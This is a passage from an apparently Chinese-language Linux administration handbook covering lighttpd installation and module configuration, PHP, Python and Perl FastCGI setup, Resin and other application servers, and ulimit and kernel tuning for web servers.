/etc/lighttpd/conf-enabled
/etc/lighttpd/conf-available
/etc/lighttpd/conf-available/10-userdir.conf
/etc/lighttpd/conf-available/10-fastcgi.conf
/etc/lighttpd/conf-available/10-cgi.conf
/etc/lighttpd/conf-available/README
/etc/lighttpd/conf-available/10-ssl.conf
/etc/lighttpd/conf-available/10-proxy.conf
/etc/lighttpd/conf-available/10-auth.conf
/etc/lighttpd/conf-available/10-simple-vhost.conf
/etc/lighttpd/conf-available/10-ssi.conf
```

Enabling and disabling modules could be done by provided e.g.

```
/usr/sbin/lighty-enable-mod fastcgi
```

```
/usr/sbin/lighty-disable-mod fastcgi
```

when you enabled a mod please force-reload it

```
netkiller@shenzhen:/etc/lighttpd$ sudo lighty-enable-mod
fastcgi
Available modules: auth cgi fastcgi proxy simple-vhost ssi ssl
userdir
Already enabled modules: userdir
Enabling fastcgi: ok
Run /etc/init.d/lighttpd force-reload to enable changes
netkiller@shenzhen:/etc/lighttpd$ sudo /etc/init.d/lighttpd
force-reload
 * Stopping web server lighttpd
[ OK ]
 * Starting web server lighttpd
```

1.2. yum install

```
# yum install lighttpd lighttpd-fastcgi -y
# chkconfig lighttpd on
```

创建缓存目录

```
# mkdir -p /var/cache/lighttpd/compress
# chown lighttpd:lighttpd -R /var/cache/lighttpd
```

禁用ipv6

```
# vim /etc/lighttpd/lighttpd.conf

#server.use-ipv6 = "enable"
```

1.3. to compile and then install lighttpd

1. 下载相关软件

   立即下载

```
$ sudo apt-get install libpcre3*

cd /usr/local/src/
wget http://www.lighttpd.net/download/lighttpd-
1.4.15.tar.gz
tar zxvf lighttpd-1.4.15.tar.gz
cd lighttpd-1.4.15
```

2. 编译安装

```
./configure --prefix=/usr/local/lighttpd-1.4.15 \
--with-bzip2 \
--with-memcache
make
make install
```

3. 创建目录与配置文件

```
ln -s /usr/local/lighttpd-1.4.15/ /usr/local/lighttpd
mkdir -p /www/pages
mkdir /www/logs
mkdir /usr/local/lighttpd/htdocs
mkdir /usr/local/lighttpd/logs
mkdir /usr/local/lighttpd/etc
cp ./doc/lighttpd.conf /usr/local/lighttpd/etc/
cd /usr/local/lighttpd/
```

4. 配置lighttpd.conf

vi etc/lighttpd.conf

找到 server.modules

删除 mod_fastcgi 前的注释

跟据你的需求修改下面定义

server.document-root = "/usr/local/lighttpd/htdocs/"

server.errorlog = "/usr/local/lighttpd/logs/lighttpd.error.log"

accesslog.filename = "/usr/local/lighttpd/logs/access.log"

注释 $HTTP["url"]

```
#$HTTP["url"] =~ "\.pdf$" {
#  server.range-requests = "disable"
#}
```

5. 运行lighttpd

```
/usr/local/lighttpd/sbin/lighttpd -f
/usr/local/lighttpd/etc/lighttpd.conf
```

测试

curl http://ip/ 因为/www/pages/下没有HTML页面所以返回:

404 - Not Found

shell script

lighttpd script

例 **40.1. /etc/init.d/lighttpd**

```
#!/bin/bash
# lighttpd init file for web server
#
# chkconfig: - 100 100
# description: Security, speed, compliance, and flexibility--
all of these describe LightTPD which is rapidly redefining
efficiency of a webserver;
#                                as it is designed and optimized
for high performance environments.
# author: Neo Chen<openunix@163.com>
#
# processname: $PROG
# config:
# pidfile: /var/run/lighttpd

# source function library
. /etc/init.d/functions

PREFIX=/usr/local/lighttpd
PROG=$PREFIX/sbin/lighttpd
OPTIONS="-f /usr/local/lighttpd/etc/lighttpd.conf"
USER=daemon
RETVAL=0
prog="lighttpd"

start() {
        echo -n $"Starting $prog: "
        if [ $UID -ne 0 ]; then
                RETVAL=1
                failure
        else
                daemon --user=$USER $PROG $OPTIONS
                RETVAL=$?
                [ $RETVAL -eq 0 ] && touch
/var/lock/subsys/lighttpd
        fi;
        echo
        return $RETVAL
}

stop() {
        echo -n $"Stopping $prog: "
```

```
        if [ $UID -ne 0 ]; then
                RETVAL=1
                failure
        else
                killproc $PROG
                RETVAL=$?
                [ $RETVAL -eq 0 ] && rm -f
/var/lock/subsys/lighttpd
        fi;
        echo
        return $RETVAL
}

reload(){
        echo -n $"Reloading $prog: "
        killproc $PROG -HUP
        RETVAL=$?
        echo
        return $RETVAL
}

restart(){
        stop
        start
}

condrestart(){
    [ -e /var/lock/subsys/lighttpd ] && restart
    return 0
}

case "$1" in
  start)
        start
        ;;
  stop)
        stop
        ;;
  restart)
        restart
        ;;
  reload)
        reload
        ;;
  condrestart)
```

```
        condrestart
        ;;
  status)
        status lighttpd
        RETVAL=$?
        ;;
  *)
        echo $"Usage: $0
{start|stop|status|restart|condrestart|reload}"
        RETVAL=1
esac

exit $RETVAL
```

2. /etc/lighttpd/lighttpd.conf

2.1. max-worker / max-fds

max-worker 我一般设置为与处理器数目相同。

max-fds 最大连接数

```
server.max-worker = 24
server.max-fds = 4096
```

2.2. accesslog.filename

通过cronolog切割日志

```
#### accesslog module
#accesslog.filename          = "/www/logs/lighttpd.access.log"
accesslog.filename = "| /usr/local/sbin/cronolog
/www/logs/%Y/%m/%d/access.log"
```

2.3. ETags

disable etags

```
static-file.exclude-extensions = ( ".php", ".pl", ".fcgi" )
static-file.etags = "disable"
```

2.4. server.tag

隐藏服务器信息

```
server.tag = "Apache"
```

测试结果Server: Apache

```
curl -I http://172.16.0.7/
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 4692
Date: Fri, 04 Nov 2011 12:33:19 GMT
Server: Apache
```

3. Module

```
server.modules              = (
#                                "mod_rewrite",
#                                "mod_redirect",
#                                "mod_alias",
                                 "mod_access",
#                                "mod_trigger_b4_dl",
#                                "mod_auth",
#                                "mod_status",
#                                "mod_setenv",
#                                "mod_fastcgi",
#                                "mod_proxy",
#                                "mod_simple_vhost",
#                                "mod_evhost",
#                                "mod_userdir",
#                                "mod_cgi",
#                                "mod_compress",
#                                "mod_ssi",
#                                "mod_usertrack",
#                                "mod_expire",
#                                "mod_secdownload",
#                                "mod_rrdtool",
                                 "mod_accesslog" )
```

3.1. simple_vhost

```
$ sudo lighty-enable-mod simple-vhost
```

simple-vhost.default-host = "www.example.com"

create your virtual host directory

```
$ mkdir -p /var/www/www.example.com/html
```

create a test file

```
$ echo helloworld!!!> /var/www/www.example.com/html/index.html
```

3.2. ssl

启用 ssl 模块

```
$ sudo lighttpd-enable-mod ssl
[sudo] password for neo:
Available modules: auth cgi fastcgi proxy rrdtool simple-vhost
ssi ssl status userdir
Already enabled modules: cgi fastcgi simple-vhost
Enabling ssl: ok
Run /etc/init.d/lighttpd force-reload to enable changes
```

创建 ssl 证书

```
$ sudo openssl req -new -x509 -keyout server.pem -out
server.pem -days 365 -nodes
$ sudo chmod 400 server.pem
```

3.3. redirect

```
url.redirect                = ( "^/music/(.+)" =>
"http://www.example.org/$1" )
```

301重定向

```
RewriteCond %{HTTP_HOST} ^example\.org$ [NC]
```

```
RewriteRule ^(.*)$ http://www.example.org/$1 [R=301,L]
```

lighttpd 实现上面 apache功能

```
$HTTP["host"] =~ "^example\.org" {
    url.redirect = (
        "^/(.*)$" => "http://www.example.org/$1"
    )
}

$HTTP["host"] =~ "^example\.com$" {
  url.redirect = ( "^/(.*)" => "http://www.example.com/$1" )
}
```

3.4. rewrite

example 1

```
url.rewrite-once = ( "^/wiki/(.*)$" => "/wiki/awki.cgi/$1" )
$HTTP["url"] =~ "^/wiki" {
  $HTTP["url"] !~ "^/wiki/awki.cgi/" {
    url.access-deny = ("")
  }
}
```

example 2

```
$HTTP["host"] =~ "^.*\.(example.org)$" {
  url.rewrite-once = ( "^/(.*)" => "/index.php/$1" )
}
```

example 3

```
```

```
$HTTP["host"] =~ "^.*\.(example.org)$" {
  url.rewrite = (
        "^/(images|stylesheet).*" => "/$0",
        "^/(.*)" => "/index.php/$1"
  )
}
```

Lighttpd Rewrite QSA

```
# Apache
RewriteRule ^/index\.html$ /index.php [QSA]
RewriteRule ^/team_(.*)\.html$ /team.php?id=$1 [QSA]

#lighttpd
"^/index\.html(.*)"                        => "/index.php$1",
"^/team_(\w+)\.html\?(.*)"                 => "/team.php?
id=$1&$2",
```

ref: http://redmine.lighttpd.net/wiki/lighttpd/MigratingFromApache

```
url.rewrite = (
        "^/index\.html(.*)"                        =>
"/index.php$1",
        "^/index\.html"                            =>
"/index.php",
        "^/team_(.*)\.html"                        => "/team.php?
id=$1",
        "^/team_(\w+)\.html\?(.*)"                 => "/team.php?
id=$1&$2"
)
```

3.5. alias

```
$HTTP["host"] =~ "^.*\.(example.org)$" {
    alias.url = (
        "/images" =>
"/home/neo/workspace/Development/photography/application/photog
raphy/images",
        "/stylesheet" =>
"/home/neo/workspace/Development/photography/application/photog
raphy/stylesheet"
    )
}
```

3.6. auth

enable auth

```
$ sudo lighttpd-enable-mod auth
```

/etc/lighttpd/conf-enabled/05-auth.conf

```
$ sudo vim  conf-enabled/05-auth.conf

auth.backend = "plain"
auth.backend.plain.userfile = "/etc/lighttpd/.secret"

auth.require = ( "/tmp/" =>
        (
        "method" => "basic",
        "realm" => "Password protected area",
        "require" => "user=neo"
        )
)
```

create a passwd file

```
$ sudo vim .secret
neo:chen

$ sudo chmod 400 .secret
$ sudo chown www-data /etc/lighttpd/.secret
```

$ sudo /etc/init.d/lighttpd reload

3.7. compress

创建cache目录

```
mkdir -p /var/cache/lighttpd/compress
```

配置lighttpd.conf文件

找到server.modules列表,去掉"mod_compress"注释,再打开compress module的注释

```
#### compress module
compress.cache-dir         = "/var/lighttpd/cache/compress/"
compress.filetype          = ("text/plain", "text/html")
```

Compressing Dynamic Content

php.ini

```
zlib.output_compression = On
zlib.output_handler = On
```

最后使用telnet测试

telnet www.bg7nyt.cn 80

```
GET /index.html HTTP/1.0
Host: 10.10.100.183
Accept-Encoding: gzip,deflate
```

看到乱码输出,而非HTML,表示配置成功.

例 40.2. lighttpd compress

```
$HTTP["host"] =~ "www\.example\.com$" {

        compress.cache-dir = "/www/compress/"
        compress.filetype = ("text/plain", "text/html",
"application/x-javascript", "text/css",
"application/javascript", "text/javascript")

        $HTTP["url"] =~ "(\.png|\.css|\.js|\.jpg|\.gif)$" {
                expire.url = (""=>"access 30 seconds")
        }
}
```

3.8. expire

<access|modification> <number>
<years|months|days|hours|minutes|seconds>

```
expire.url = ( "/images/" => "access 1 hours" )
```

Example to include all sub-directories:

```
$HTTP["url"] =~ "^/images/" {
        expire.url = ( "" => "access 1 hours" )
}
```

例 40.3. lighttpd expire

```
$HTTP["host"] =~ "www\.example\.com$" {
        $HTTP["url"] =~ "(\.png|\.css|\.js|\.jpg|\.gif)$" {
                expire.url = (""=>"access 30 seconds")
        }
}
```

3.9. status

```
$ sudo lighty-enable-mod status
$ sudo /etc/init.d/lighttpd force-reload
```

3.10. setenv

```
$HTTP["url"] =~ "^/(.*)" {
        setenv.add-response-header = ( "Cache-Control" => "no-
store, no-cache, must-revalidate, post-check=0, pre-check=0,
max-age=-1" )
}

$HTTP["url"] =~ ".swf" {
       setenv.add-response-header  = ("Pragma" =>"no-
cache","Expires" => "-1")
}

$HTTP["url"] =~ ".swf" {
       setenv.add-response-header  = ("Cache-Control" =>"max-
age=0")
}

$HTTP["url"] =~ ".html" {
       setenv.add-response-header  = ("Cache-Control" =>"s-
maxage=3600")
}

$HTTP["url"] =~ ".css" {
        setenv.add-response-header = (
      "Content-Encoding" => "gzip"
    )
```

```
}
```

Automatic Decompression

```
  $HTTP["url"] =~ "(README|ChangeLog|\.txt)\.gz$" {
    setenv.add-response-header  = ( "Content-Encoding" =>
"gzip")
    mimetype.assign = ("" => "text/plain" )
  }
```

3.11. fastcgi

enable fastcgi

enable fastcgi

```
$ sudo lighty-enable-mod fastcgi
```

spawn-fcgi

```


#### fastcgi module
## read fastcgi.txt for more info
## for PHP don't forget to set cgi.fix_pathinfo = 1 in the
php.ini
fastcgi.server             = ( ".php" =>
                               ( "localhost" =>
                                 (
                                   "socket" => "/tmp/php-
fastcgi.socket",
                                   "bin-path" =>
"/usr/local/bin/php-cgi",
                                   "max-procs" => 16,
                                   "bin-environment" => (
                                      "PHP_FCGI_CHILDREN" =>
```

```
"128",
                                        "PHP_FCGI_MAX_REQUESTS"
=> "1000"
                                    ),
                                    "broken-scriptfilename" =>
"enable"
                                )
                            )
                        )

fastcgi.server    = ( ".php" =>
        ((
                "bin-path" => "/usr/bin/php-cgi",
                "socket" => "/tmp/php.socket",
                "max-procs" => 2,
                "idle-timeout" => 200,
                "bin-environment" => (
                        "PHP_FCGI_CHILDREN" => "10",
                        "PHP_FCGI_MAX_REQUESTS" => "10000"
                ),
                "bin-copy-environment" => (
                        "PATH", "SHELL", "USER"
                ),
                "broken-scriptfilename" => "enable"
        ))
)
```

php-fpm

```
fastcgi.server = ( ".php" =>
  ( "localhost" =>
    (
      "host" => "127.0.0.1",
      "port" => "9000"
    )
  )
)
```

```

```

PHP

编译安装PHP

1. 下载PHP

```
cd /usr/local/src/
wget http://cn2.php.net/get/php-
5.2.3.tar.bz2/from/cn.php.net/mirror
tar jxvf php-5.2.3.tar.bz2
cd php-5.2.3
```

2. configure

```
./configure --prefix=/usr/local/php-5.2.3 \
--with-config-file-path=/usr/local/php-5.2.3/etc \
--enable-fastcgi \
--enable-force-cgi-redirect \
--with-curl \
--with-gd \
--with-ldap \
--with-snmp \
--enable-zip \
--enable-exif \
--with-pdo-mysql \
--with-pdo-pgsql \

make
make test
make install
```

其它有用的模块

```
--enable-pcntl
```

```
```

3. 符号连接

```
ln -s /usr/local/php-5.2.3 /usr/local/php
ln -s /usr/local/php/bin/php /usr/local/bin/php
```

4. php.ini

```
cp php.ini-dist /usr/local/php/etc/php.ini
```

5. env

```
PHP_FCGI_CHILDREN=384
```

6. 使用 php -v FastCGI 安装情况

php -v

显示(cgi-fcgi)表示正确

```
# cd /usr/local/php/
# bin/php -v
PHP 5.2.2 (cgi-fcgi) (built: May 25 2007 15:50:28)
Copyright (c) 1997-2007 The PHP Group
Zend Engine v2.2.0, Copyright (c) 1998-2007 Zend
Technologies
```

(cgi-fcgi)不能正常工作

```
PHP 5.2.2 (cli) (built: May 25 2007 15:50:28)
Copyright (c) 1997-2007 The PHP Group
Zend Engine v2.2.0, Copyright (c) 1998-2007 Zend
```

```
Technologies
```

使用 php -m 查看PHP Modules

```
# bin/php -m
[PHP Modules]
cgi-fcgi
ctype
date
dom
filter
gd
hash
iconv
json
ldap
libxml
mssql
pcre
PDO
pdo_mysql
pdo_sqlite
posix
Reflection
session
SimpleXML
snmp
SPL
SQLite
standard
tokenizer
xml
xmlreader
xmlwriter
zip

[Zend Modules]
```

apt-get install

```
$ sudo apt-get install php5 php5-cli php5-cgi
```

参考php安装

找到 fastcgi.server 去掉注释

bin-path 改为PHP程序安装目录

```
fastcgi.server              = ( ".php" =>
                                ( "localhost" =>
                                  (
                                   "socket" => "/tmp/php-
fastcgi.socket",
                                    "bin-path" =>
"/usr/local/php/bin/php"
                                  )
                                )
                               )
```

下面例子更复杂一些

1. /usr/local/lighttpd/etc/lighttpd.conf

```
include /usr/local/lighttpd/etc/php-fastcgi.conf
```

2. /usr/local/lighttpd/etc/php-fastcgi.conf

```
fastcgi.server = ( ".php" =>
        ( "localhost" =>
        ( "socket" => "/tmp/php-fastcgi.socket",
           "bin-path" => "/usr/local/php/bin/php",
           "min-procs" => 1,
           "max-procs" => 5,
           "max-load-per-proc" => 4,
```

```
            "idle-timeout" => 20
        )
        )
)
```

3. PHP FastCGI环境测试

echo "<?php phpinfo(); ?>" > /www/pages/index.php

curl http://127.0.0.1/index.php

Python

```
sudo apt-get install python
sudo apt-get install python-setuptools
```

Django

```
wget http://www.djangoproject.com/download/0.96/tarball/
tar zxvf Django-0.96.tar.gz
cd Django-0.96
python setup.py install
```

生成项目

```
django-admin.py startproject newtest
```

web server

```
cd newtest/
./manage.py runserver
```

helloworld.py

```
from django.http import HttpResponse

def index(request):
    return HttpResponse("Hello, Django.")
```

urls.py

```
from django.conf.urls.defaults import *

urlpatterns = patterns('',
    # Example:
    # (r'^newtest/', include('newtest.foo.urls')),
    (r'^$', 'newtest.helloworld.index'),

    # Uncomment this for admin:
#     (r'^admin/', include('django.contrib.admin.urls')),
)
```

启动Web Server

```
# ./manage.py runserver
Validating models...
0 errors found.

Django version 0.96, using settings 'newtest.settings'
Development server is running at http://127.0.0.1:8000/
Quit the server with CTRL-BREAK.
```

curl http://127.0.0.1:8000/

Python Imaging Library

Debian/Ubuntu

```
sudo apt-get install libjpeg62-dev
sudo apt-get install python-imaging
```

采用源码安装

```
tar zxvf Imaging-1.1.6.tar.gz
cd Imaging-1.1.6/
```

sudo python setup.py install

decoder jpeg not available

首先确认jpeg库是否安装

find / -name jpeglib.h

然后修改头文件

Imaging-1.1.6/libImaging

修改Jpeg.h, #include "jpeglib.h" 改为

#include "/usr/include/jpeglib.h"

Perl

install fastcgi module

```
$ sudo apt-get install libfcgi-perl     libfcgi-procmanager-
perl
```

Installing lighttpd and FastCGI for Catalyst

The examples also use a virtual host regexp that matches either www.myapp.com or myapp.com

```
$HTTP["host"] =~ "^(www.)?mysite.com"
```

Starting the FastCGI server

```
MyApp/script/myapp_fastcgi.pl -l /tmp/myapp.socket -n 5 -d
```

lighttpd.conf

```
server.document-root = "/var/www/MyApp/root"
```

$ sudo vim /etc/lighttpd/conf-available/10-fastcgi.conf

```
fastcgi.server = (
    "" => (
        "MyApp" => (
            "socket" => "/tmp/myapp.socket",
            "check-local" => "disable"
        )
    )
)
```

restart lighttpd

```
neo@master:~$ sudo /etc/init.d/lighttpd restart
 * Stopping web server lighttpd                    [ OK ]
 * Starting web server lighttpd                    [ OK ]
```

Testing

http://127.0.0.1/

More advanced configuration

例 **40.4. fastcgi.conf**

```
fastcgi.server = (
    "" => (
        "MyApp" => (
            "socket"       => "/tmp/myapp.socket",
            "check-local"  => "disable",
            "bin-path"     =>
"/var/www/MyApp/script/myapp_fastcgi.pl",
            "min-procs"    => 2,
            "max-procs"    => 5,
            "idle-timeout" => 20
        )
    )
)
```

Ruby

UNIX domain sockets

php-fpm.conf

```
listen = /var/run/fastcgi.socket
```

nginx 配置

```
    location ~ /index.php/ {
        root           /www/example.com/api.example.com/htdocs;
        fastcgi_pass   unix:/var/run/fastcgi.socket;
        fastcgi_index  index.php;
        fastcgi_param  SCRIPT_FILENAME
/www/example.com/api.example.com/htdocs$fastcgi_script_name;
        include        fastcgi_params;
    }
```

3.12. user-agent

```
$HTTP["user-agent"] =~
"Googlebot|Sosospider+|eMule|Wget|^Java|^PHP|Ruby|Python" {
  url.rewrite = ( "^/(.*)" => "/crawler.html" )
}
```

```
$HTTP["user-agent"] =~ "Baiduspider+" {
    connection.delay-seconds = 10
}
```

3.13. spdy

```
server {
    listen 443 ssl spdy;

    ssl_certificate server.crt;
    ssl_certificate_key server.key;
    ...
}
```

4. 其他模块

4.1. mod_secdownload 防盗链

5. Example

5.1. s-maxage

s-maxage 头作用于反向代理服务器

例 40.5. Cache

```
$HTTP["url"] =~ "^/images/2010" {
        expire.url = ( "" => "access 15 minutes" )
}

$HTTP["host"] =~ "(img1|img2|img3)\.example\.com" {
    expire.url = ( "" => "access 15 minutes" )
    setenv.add-response-header  = ("Cache-Control" =>"s-
maxage=3600")
}
```

第 41 章 Resin

http://www.caucho.com

1. 安装Resin

JRE

```
$ sudo apt-get install sun-java6-jre
```

下载Resin

注意: Resin Pro 与 Resin 前者要Licence

1.1. 直接使用

简易安装，直接解压缩后即可使用

```
$ wget http://www.caucho.com/download/resin-4.0.1.tar.gz
$ tar zxvf resin-4.0.1.tar.gz
$ sudo mv resin-4.0.1 ..
$ cd ..
$ sudo ln -s resin-4.0.1 resin
```

```

```

1.2. Debian/Ubuntu

```
$ wget http://www.caucho.com/download/resin_4.0.1-i386.deb
```

安装 Resin

```
$ sudo dpkg -i resin_4.0.1-i386.deb
```

1.3. 源码安装Resin

源码安装

```
$ cd /usr/local/src/
$ wget http://www.caucho.com/download/resin-4.0.1.tar.gz
$ tar zxvf resin-4.0.1.tar.gz
$ ./configure --prefix=/usr/local/resin-4.0.1 \
--with-apxs=/usr/local/httpd/bin/apxs \
--with-java-home=/usr/local/java \
--enable-64bit \
--enable-lfs \
--enable-ssl \
--enable-debug
$ make && make install
$ cd ..
$ sudo ln -s resin-4.0.1 resin
```

设置 resin 以服务的形式开机自启动

```
$ sudo cp /usr/local/resin/contrib/init.resin /etc/init.d/resin
$ sudo chmod 755 /etc/init.d/resin
$ sudo update-rc.d resin defaults 99
```

2. Compiling mod_caucho.so

```
unix> ./configure --with-apxs=/usr/local/apache/bin/apxs
unix> make && make install
```

```
#
# mod_caucho Resin Configuration
#
LoadModule caucho_module
/usr/local/apache/modules/mod_caucho.so
ResinConfigServer localhost 6802
CauchoConfigCacheDirectory /tmp
CauchoStatus yes
<Location /caucho-status>
  SetHandler caucho-status
</Location>
```

```
<IfModule mod_caucho.c>
ResinConfigServer localhost 6802
<Location /caucho-status>
SetHandler caucho-status
</Location>
</IfModule>

AddHandler caucho-request jsp
<Location /servlet/*>
SetHandler caucho-request
</Location>


<IfModule mod_caucho.c>
        <LocationMatch (.*?)\.action>
```

```
                SetHandler caucho-request
        </LocationMatch>
        <LocationMatch (.*?)\.jsp>
                SetHandler caucho-request
        </LocationMatch>
        <LocationMatch (.*?)\.do>
                SetHandler caucho-request
        </LocationMatch>
</IfModule>
```

3. resin.conf

3.1. Maximum number of threads

Maximum number of threads.

```
<thread-max>4096</thread-max>
```

thread-max数值需要使用ab命令做压力测试，逐步调整。

3.2. Configures the keepalive

```
    <!-- Configures the keepalive -->
    <keepalive-max>128</keepalive-max>
    <keepalive-timeout>15s</keepalive-timeout>
```

3.3. ssl

```
<http address="*" port="443">
  <openssl>
  <certificate-
file>/srv/keys/example.com/star.example.com.crt</certificate-
file>
  <certificate-key-
file>/srv/keys/example.com/star.example.com.key</certificate-
key-file>
  <password>4fff74da-aea4-a9fc-4b5f-e6d497588726</password>
  </openssl>
</http>
```

自颁发证书，首先是使用keytool工具安装证书

```
生成证书:
keytool –genkeypair –keyalg RSA –keysize 2048 SHA1withRSA –
validity 3650  -alias neo –keystore server.keystore –storepass
password –dname "CN=www.example.com, OU=test, O=example.com,
L=SZ, ST=GD, C=CN"

导出证书
-keytool –exportcert –alias neo –keystore server.keystore –
storepass password  –file server.cer –rfc

打印证书
Keytool -printcert –file server.cer

导出证书签发申请
Keytool –certreg –aias neo –keystore server.keystore –storepass
password –file ins.csr –v

导入证书
Keytool –importcert –trustcacerts –alias neo –file server.cer –
keystore server.keystore –storepass password

查看数字证书
Keytool -list

当成功的导入了证书以后就要容器中进行配置才可以使用
首先是要把证书中的那个 server.keystore 和 server.cer这两个文件放入到
Resin服务器的keys这个文件夹中 如果没有的话 就手动的建立这个文件夹
然后去 config 文件夹下配置你的配置文件
我在resin 这个容器中的配置如下

<http address="*" port="443">
    <jsse-ssl>
       <key-store-file>keys/server.keystore</key-store-file>
       <password>password</password>
    </jsse-ssl>
</http>
```

4. virtual hosts

4.1. explicit host

例 41.1. explicit host in resin.conf

```
<resin xmlns="http://caucho.com/ns/resin">
<cluster id="">

<host host-name="www.foo.com">
  <host-alias>foo.com</host-alias>
  <host-alias>web.foo.com</host-alias>

  <root-directory>/opt/www/www.foo.com</root-directory>

  <web-app id="/" document-directory="webapps/ROOT">

  </web-app>
  ...
</host>

</cluster>
</resin>
```

4.2. regexp host

例 41.2. regexp host in resin.conf

```
<resin xmlns="http://caucho.com/ns/resin">
<cluster id="">

<host regexp="([^.]+)\.foo\.com">
  <host-name>${host.regexp[1]}.foo.com</host-name>

  <root-
```

```
directory>/var/www/hosts/www.${host.regexp[1]}.com</root-
directory>

  ...
</host>

</cluster>
</resin>
```

4.3. host-alias

例 41.3. host-alias in the resin.conf

```
<resin xmlns="http://caucho.com">
<cluster id="">

  <host id="www.foo.com" root-directory="/var/www/foo.com">
    <host-alias>foo.com</host-alias>

    <web-app id=""/>
  </host>

</cluster>
</resin>
```

例 41.4. host-alias in a /var/www/hosts/foo/host.xml

```
<host xmlns="http://caucho.com">

  <host-name>www.foo.com</host-name>
  <host-alias>foo.com</host-alias>

  <web-app id="" root-directory="htdocs"/>

</host>
```

例 41.5. host-alias-regexp in the resin.conf

```
<resin xmlns="http://caucho.com">
<cluster id="">

  <host id="www.foo.com" root-directory="/var/www/foo.com">
    <host-alias-regexp>.*foo.com</host-alias-regexp>

    <web-app id=""/>
  </host>

</cluster>
</resin>
```

4.4. configures a deployment directory for virtual hosts

```
<resin xmlns="http://caucho.com/ns/resin">
  <cluster id="app-tier">
    <root-directory>/var/www</root-directory>

    <host-deploy path="hosts">
      <host-default>
        <resin:import path="host.xml" optional="true"/>

        <web-app-deploy path="webapps"/>
      </host-default>
    </host-deploy>
  </cluster>
</resin>
```

$RESIN_HOME/hosts其下的任何目录将对应一个虚拟主机。在$RESIN_HOME/hosts下也可以放置jar文件，其会被展开变成一个虚拟主机。

```
$RESIN_HOME/hosts/www.example.com
$RESIN_HOME/hosts/www.example.net
$RESIN_HOME/hosts/www.example.org
```

4.5. Resources

例 41.6. shared database in host

```
<resin xmlns="http://caucho.com/ns/resin">
  <cluster id="app-tier">
     <server id="a" .../>

     <host id="www.foo.com">
        <database jndi-name="jdbc/test">
            <driver type="org.postgresql.Driver">
                <url>jdbc:postgresql://localhost/test</url>
                <user>caucho</user>
            </driver>
        </database>

        <web-app-default path="webapps"/>
    </host>
  </cluster>
</resin>
```

Oracle JDBC

```
<database>
        <jndi-name>jdbc/test</jndi-name>
        <driver
type="oracle.jdbc.pool.OracleConnectionPoolDataSource">
        <url>jdbc:oracle:thin:@172.16.0.1:1521:database</url>
        <user>user</user>
        <password>password</password>
        </driver>
```

```
        <prepared-statement-cache-size>8</prepared-statement-
cache-size>
        <max-connections>1024</max-connections>
        <max-idle-time>20s</max-idle-time>
</database>
```

例 **41.7. rewrite-dispatch**

```
<resin xmlns="http://caucho.com/ns/resin">
  <cluster id="app-tier">

    <host host-name="www.foo.com">
      <rewrite-dispatch>
        <redirect regexp="^/foo" target="/index.php?foo="/>
      </rewrite-dispatch>
    </host>

  </cluster>
</resin>
```

5. FAQ

5.1. java.lang.OutOfMemoryError: PermGen space

```
vim /usr/local/resin/conf/resin.conf

<jvm-arg>-XX:PermSize=128M</jvm-arg>
<jvm-arg>-XX:MaxPermSize=512m</jvm-arg>
```

第 42 章 Application Server

1. Zope

参考Python安装

1. 下载 Zope-3

```
wget http://www.zope.org/Products/Zope3/3.3.1/Zope-
3.3.1.tgz
tar zxvf Zope-3.3.1.tgz
cd cd Zope-3.3.1
```

2. configure

```
./configure --prefix=/usr/local/Zope --with-
python=/usr/local/python2.4/bin/python

make
make check
make install
```

3. 创建一个Zope实例

```
cd /usr/local/Zope
./bin/mkzopeinstance -u neo:chen -d /usr/local/Zope/webapps
cd webapps
./bin/runzope
```

4. 测试

```
http://netkiller.8800.org:8080/
```

2. JBoss - JBoss Enterprise Middleware

参考Java安装

1. 下载安装 JBoss

```
cd /usr/local/src/
wget
http://nchc.dl.sourceforge.net/sourceforge/jboss/jboss-
5.0.0.Beta2.zip
unzip jboss-5.0.0.Beta2.zip
mv jboss-5.0.0.Beta2 ..
cd ..
ln -s jboss-5.0.0.Beta2 jboss
```

2. 运行 Jboss

```
cd jboss/bin
chmod +x *.sh
./run.sh
```

第 43 章 Web Server Optimization

系统配置

1. Intel(R) Xeon(TM) CPU 3.00GHz
2. Memory 4G
3. Ethernet adapter 1000M

1. ulimit

查看 ulimit

```
ulimit -a
core file size          (blocks, -c) 0
data seg size           (kbytes, -d) unlimited
file size               (blocks, -f) unlimited
pending signals                 (-i) 1024
max locked memory       (kbytes, -l) 32
max memory size         (kbytes, -m) unlimited
open files                      (-n) 1024
pipe size            (512 bytes, -p) 8
POSIX message queues     (bytes, -q) 819200
stack size              (kbytes, -s) 2048
cpu time               (seconds, -t) unlimited
max user processes              (-u) 77824
virtual memory          (kbytes, -v) unlimited
file locks                      (-x) unlimited
```

1.1. open files

对于linux系统，所有设备都以映射为设备文件的方式存在，包括硬件（键盘，鼠标，打印机，显示器，串口，并口，USB，硬盘，内存，网卡，声卡，显卡，等等....），还有软件(管道，socket)，访问这些资源，就相当与打开一个文件，

所以"open files"文件数限制很重要，默认值根本不能满足我们。

查看文件打开数

```
$ cat /proc/sys/fs/file-nr

3200    0       197957
已分配文件句柄的数目      已使用文件句柄的数目      文件句柄的最大数目

查看所有进程的文件打开数
    lsof |wc -l
查看某个进程打开的文件数
        lsof -p pid |wc -l
```

临时更改

```
# ulimit -n 65536
or
# ulimit -SHn 65536
or
# echo "65535" > /proc/sys/fs/file-max
```

永久更改

/etc/security/limits.conf

```
nobody           soft    nofile          40960
root             soft    nofile          40960
nobody           hard    nofile          40960
root             hard    nofile          40960
daemon           soft    nofile          40960
daemon           hard    nofile          40960
```

更省事的方法

```
*          soft    nofile          40960
*          hard    nofile          40960
```

最大线程数限制 threads-max

查看当前值

```
# cat /proc/sys/kernel/threads-max
32624
```

设置

有多种方法加大Linux的threads数，下买是临时更改

```
sysctl -w kernel.threads-max=65536
echo 65536 > /proc/sys/kernel/threads-max
```

永久修改

```
编辑/etc/sysctl.conf
增加
kernel.threads-max = 65536
#sysctl -p 马上生效
```

以上数值仅供参考，随着计算机发展，上面的值已经不太适合，当前流行的服务器。

2. khttpd

homepage: http://www.fenrus.demon.nl

3. php.ini

3.1. Resource Limits

Resource Limits

```
;;;;;;;;;;;;;;;;;;;
; Resource Limits ;
;;;;;;;;;;;;;;;;;;;

